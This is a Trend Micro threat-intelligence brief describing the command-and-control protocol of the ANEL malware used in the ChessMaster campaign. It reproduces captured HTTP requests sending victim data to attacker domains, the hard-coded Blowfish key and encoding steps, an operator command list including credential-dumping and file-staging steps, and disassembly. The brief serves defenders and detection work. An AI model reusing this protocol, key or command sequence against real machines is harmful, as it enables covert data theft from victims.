


# ChessMaster Adds Updated Tools to Its Arsenal

Technical Brief




TrendLabs Security Intelligence Blog  
Tamada Kiyotaka and MingYen Hsieh  
March 2018

#### TREND MICRO LEGAL DISCLAIMER


The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.



## Command-and Control Communication flow of ANEL



**Figure 1: Communication flow of ANEL**

## 1. HTTP GET Request

```
GET /index/?qVwEC=mu/Zq1VcVNQbnwRs4ESxymWSOFBWGttcUQKIMtMCmgPy&UIhj1=Qa9Ct3Tf
+CL3XTY1Huw87vI=&fMGkc=3eULYvKk0fKVCqrqKekabgM=&1YvAu=dzbCs5oPQBUI&7PiHTXc=hHpVG/
8CqNScdhKny4ptkyI=&yMp=4XUZqFTcJQ5FfoJHoYMyt39iq/GjStrmIg==&Rg990=Z8d49gTr5/
C0K4vLCMg7TyI= HTTP/1.1
Accept: /*/*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.0C; .NET4.0E; InfoPath.3)
Host: contacts.rvenee.com
Connection: Keep-Alive
Cache-Control: no-cache
```

**Figure 2: Example of HTTP GET Request**

ANEL inserts the infected machine's encrypted information into the request URI. The format rule that insert information is follows:

- GET /page/?<Random String>=<1st information>&<Random String>=<2nd information>&.....&<Random String>=<Nth information>

The sending information is as follows:

- Process ID of ANEL
- MD5 that calculate PC name and GUID strings
- PC Name
- TimeStamp
- OS Version
- User Name
- Timezone Information
- Current Directory
- ANEL Version

The encryption method is as follows:

1. Encrypt Blowfish(all ANEL version use same key="this is the encrypt key")
2. Encrypt XOR and add XOR value to bottom of data
3. Encrypt Base64

```
ProcessID      : '\x08\x06\x00\x00'  
MD5(PC+GUID)  : '\x7e\x01\x70\x3f\xab\x34\xf7\x66\x11\xd0\x2c\x8f\x1f\x19\x74\xea'  
PC Name       : 'JOHN-PC'  
TimeStamp     : '1522288574'  
OS Version    : '6.1.7601\x08\x08\x08\x08\x08\x08\x08\x08'  
User Name     : 'John'  
Timezone      : '\x09\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00'  
CurrentDirectory: 'C:\\Users\\John\\Desktop'  
ANEL Version  : '5.1.1 rc\x08\x08\x08\x08\x08\x08\x08\x08'
```

**Figure 3: Example of decrypted sending information**

## 2. HTTP GET Response

```
HTTP/1.1 200 OK
Date: Thu, 02 Nov 2017 08:32:17 GMT
Server: Apache
Pragma: no-cache
Cache-Control: private, no-cache, no-store, must-revalidate
Expires: -1
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: Keep-Alive

10
..oe.<t)-9z...R<
20
-
.9.b...au.....j.2J.^.6X./..M|
10
e..n9...Wk.&..%.
1000
..V....T.u..x.(.x.G...%.0.Veg8b..6Q.g8b..6Q.g8b..6Q.C?...w8.....L.\.f@Hk8d....O...KA.(6.C.u!.K....].k?
B....e...3....Q':(N..):T.....m...:$.
`Y...%4....C@tC....n!.....`5.....+..k....2\....
+. [. \Tf."J19.1W.....>w_i...-8.R.).....+l<2....2.g8b..6Q.g8b..6Q.g8b..6Q..
t.z..%...YVY...ck\r..0....3.Wlx-C.-.I..~d..U...^..v..hsK .>Gc...r...Bc..r...B...].&..82.F...
4m..t..H.m..t..H."..8....te8c...jP..d..g...3..A.ag8b..6Q.g8b..6Q.+@.p..q6'o....R.g8b..6Q.g8b..6Q..&z#.Q...Z..
...g8b..6Q.. 8;Y
..g8b..6Q.g8b..6Q.g8b..6Q.B.p.
...w$ 1d.....>g8b..6Q...$....*.y.#.qcf.f<)...f.|.c..kg8b..6Q.T.[ .r.C....
4.1R..N.....S.g8b..6Q..og9.P.C.I.V.>.h.X..m..Y..N....g8b..6Q.T.[ .r.C.4.V..=1..Q..-.....
3...g8b..6Q..og9.P.C..zd.J..w6f.:.....|6.g8b..6Q.T.[ .r.C.....0...n...C.....g8b..6Q..w...:nPg8b..
6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..
6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..6Q.g8b..
6Q.Q....g .....
?MX.NI6.....1;.L...}.... L.7]}]W...{6...c`i#.....o...-.....0:j6.....^....
```

**Figure 4: Example of HTTP GET Response**

ANEL inserts command and hacking tools as well as the 2<sup>nd</sup> stage of ANEL into the body of the HTTP GET response. Blowfish is the only encryption method used and the key in this instance is the same as HTTP GET request.

|   |
|---|
| <b>com m and</b>  |
| dirc %users%  |
| exec getpass.exe  |
| ver   |
| netview /dom a in   |
| d ir  |
| task list/v   |
| d ir 0 rac le   |
| dirc %users% < U ser N am e A >   |
| up load -file eventd I % acceventexe -save<br>C : %P rogram D ata % 0 rac le % Java % acceventexe       |
| up load -file eventd I % eventd II -save<br>C : %P rogram D ata % 0 rac le % Java % eventd II           |
| dirc %users% < U ser N am e A > %D esktop   |
| exec m ail.exe  |
| up load -file eventd I % lena_ h ttp. b in -save<br>C : %P rogram D ata % 0 rac le % Java % ssssss. ddd |
| dirc %users% < U ser N am e A > %D ocum ents  |
| dirc %users% < U ser N am e A > %D ocum ents % 0 outlook ファイル   |
| dirc %users% public %   |
| dirc %users% < U ser N am e A > %D ocum ents % 0 outlook ファイル   |
| ipconfig  |
| netstart  |
| dirc %users% < U ser N am e A > %desktop  |
| delt C : %P rogram D ata % 0 rac le % Java % * /f /q  |
| dirc %users% < U ser N am e B > %desktop  |
| rd C : %P rogram D ata % 0 rac le % Java /s /q  |
| netshare  |
| wmic LOGICALDISK get name, Description, filesystem, size, freespace                                     |
| ipconfig /all   |
| dir d %   |
| system info   |

**Figure 5: Command list that was executed by ANEL 5.1.1 rc (“ファイル” means “File”)**

### 3. HTTP POST Request

```
POST /page/?qswLKE=HybDfEf250bb6MIwIzv5W9v2AbKSmX1//382cFwdyoZQqTom8ga0f+w=&EQ7=7tJZenqvb153CoHRcoh3xew= HTTP/1.1
Content-Type: multipart/form-data; boundary=-----7dmbetwrjpgmcr
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3)
Host: trens.rvenee.com
Content-Length: 1541
Connection: Keep-Alive
Cache-Control: no-cache

-----7dmbetwrjpgmcr
Content-Disposition: form-data; name="file"
Content-Type: application/octet-stream

... %...w+gV"*=.i...p ...H...M....$D.(.l.*e...t!...Q....P...~t..T1.E.....&j)H..D.&^I.T.l.`td
.V.....2.H..|.3[.....{...d3.....C.X...r0.~'.8.;i.#f.+...Q0.t...^u..4=B..'......Q..L..8..u~T.
(.T...(P&....
..yu...f..w....N0Sa.l...F....*..T. DR...C....
..j..>.a.p.5V.g..k$Sa..'.....=..
..^LS9.I_.....Dl.t.~*.....>:..nW..X&%..b...V|.T..
aJ .3...HL\A.....=
..* [.67].....v~.x.%...@.NQ...P.X.)..}.....|#.....!...7~..A..
3..h.LS).h.7."S_%.ld.QOM3...9.#.3..XXG../h.....(..h<.....%/..S.S.....0..A.k... *b.w....d...a{:
.O.....0%;lu.t...L.m...y7.....gH...g...
.....!..4....TD...k~.2>..8....p.2.?..n.?k..DZA...9...Qx..E.....Lm.....O..5{...'}{...q...*.....iG.N.....
0Bi~A...3-3...p..`WH.....;@...m.D.+s..H.{...b..Z...%g...x)=iU...7.P.:!.....[$...G...;.K... ..p@.l
.<...18.. c.7...ux...`...w...g.5...'.<.a..q.+#.....G.R.T...j...L.n...Dm...2.....O.U..jC[.M.
0.....p...-s#'.@...nR&W...~..P..Dgm..L.=/<...I...s..v.53...V9-...o.<B8.....v..
2.&ir!.....h.Z..g...Zz.l.{.....@'....."PJ..._a..M...d..U...f...
w$.yD...c...h.S.
...l..I..d.66Kl|3.;...v.s.k1...l.M:I.w(.....D...:..H...K...J.....3...WU...<D..S..VD...v..{.I7...|/B}8^
...|.a..]o....4...: {6U...P..d.N.Eb%.1...c.P.X...J.....5...'......X..q).y.U%.O.\.7%.8.,.NU...9P
-----7dmbetwrjpgmcr--
```

Figure 6: Example of HTTP POST Request

ANEL also inserts the encrypted infected machine's information into the POST request URI. The format rules that the insert information is the same as the GET request, but the information in this case, is relatively few.

The sending information is as follows:

- Process ID of ANEL
- MD5 that calculate PC name and GUID strings
- PC Name
- TimeStamp



When ANEL sends the result of the commands, ANEL inserts the result into the body of the POST request. This malware determines the strings for boundary, and inserts boundary strings before and after the result of the command. ANEL also sets boundary strings at the Content-Type header.

The boundary format is as follows:

“-----7d<Random 12 strings>”

```
mov     byte ptr [ebp+var_4], 08h
call    @GenerateRandStr
push    eax
push    offset a7d      ; "-----7d"
lea     eax, [ebp+var_D8]
; } // starts at 10009695
; try {
mov     byte ptr [ebp+var_4], 12
call    sub_10007E36
add     esp, 10h
push    1
lea     esi, [ebp+var_30]
call    @memcpy_0
push    1
lea     esi, [ebp+cbSize]
call    @memcpy_0
mov     [ebp+var_A8], 0Fh
mov     [ebp+var_AC], ebx
mov     [ebp+var_BC], bl
lea     eax, [ebp+var_30]
push    offset aContentTypeMul ; "Content-Type: multipart/form-data; boun"...
push    eax
lea     edi, [ebp+var_D8]
```

**Figure 7: Function that generate boundary and Content-Type header**

```

00 AA CB 01 00 00 08 00-00 00 C3 01 00 00 A4 03 .
00 00 30 38 34 30 38 64-36 33 64 30 63 35 63 34 ..08408d63d0c5c4
30 34 31 35 31 33 31 35-37 33 31 36 00 00 69 70 041513157316..ip
63 6F 6E 66 69 67 0D 0A-57 69 6E 64 6F 77 73 20 config..Windows
49 50 20 8D 5C 90 AC 0D-0A 0D 0A 0D 0A 83 43 81 IP .¥.....C.
5B 83 54 83 6C 83 62 83-67 20 83 41 83 5F 83 76 [.T.l.b.g .A._v
83 5E 81 5B 20 83 8D 81-5B 83 4A 83 8B 20 83 47 .^[ ...[.J.. .G
83 8A 83 41 90 DA 91 B1-3A 0D 0A 0D 0A 20 20 20 ...A.....:....
90 DA 91 B1 8C C5 97 4C-82 CC 20 44 4E 53 20 83 .....L.. DNS .
54 83 74 83 42 83 62 83-4E 83 58 20 2E 20 2E 20 T.t.B.b.N.X . .
2E 20 3A 20 0D 0A 20 20-20 49 50 76 34 20 83 41 . : .. IPv4 .A
83 68 83 8C 83 58 20 2E-20 2E 20 2E 20 2E 2B 14 .h...X . . .+.
00 0C 3A 20 31 39 32 2E-31 36 38 2E 31 37 39 2E ..: 192.168.179.
33 98 0B 02 83 54 83 75-83 DC 11 02 7D 83 58 83 3....T.u....}.X.
4E 2B C4 00 60 0C 03 3A-20 32 35 35 2E ED 00 30 N+..`...: 255...0
B4 06 04 66 83 74 83 48-83 8B 74 18 08 51 81 5B ...f.t.H..t..Q.[
83 67 83 45 83 46 83 43-29 EC 00 2C AC 01 00 46 .g.E.F.C).....F
31 0D 0A 0D 0A 54 75 6E-6E 65 6C 20 61 64 61 70 1....Tunnel adap
74 65 72 20 69 73 61 74-61 70 2E 7B 39 35 37 38 ter isatap.{9578

7D 3A 0D 0A 0D 0A 20 20-20 83 81 83 66 83 42 83 }:.... ...f.B.
41 82 CC 8F F3 91 D4 2E-29 C0 01 68 15 6E 00 3A A.....).h.n.:
20 27 8C 00 00 01 CD 90-DA 91 B1 82 B3 82 EA 82 '.....
C4 82 A2 82 DC 82 B9 82-F1 94 17 78 02 01 8C C5 .....x....
97 4C 2A 48 05 0F 42 83-62 83 4E 83 58 20 2E 20 .L*H..B.b.N.X .
2E 20 2E 20 3A 20 0D 0A-11 00 00 F7 01 00 00 01 . . : .....

```

**Figure 8: Example of decrypted sending information (result of ipconfig command)**

#### 4. HTTP POST Response

```
HTTP/1.1 200 OK
Date: Thu, 02 Nov 2017 08:32:17 GMT
Server: Apache
Pragma: no-cache
Cache-Control: private, no-cache, no-store, must-revalidate
Expires: -1
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: Keep-Alive

0
```

***Figure 9: Example of HTTP POST Response***

ANEL only sends the response for the command result.



Securing Your Journey to the Cloud

Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit [www.trendmicro.com](http://www.trendmicro.com).

©2018 by Trend Micro, Incorporated. All rights reserved. Trend Micro and the Trend Micro t-ball logo are trademarks or registered trademarks of Trend Micro, Incorporated. All other product or company names may be trademarks or registered trademarks of their owners.

Created by:

**TrendLabs**

Global Technical Support & R&D Center of TREND MICRO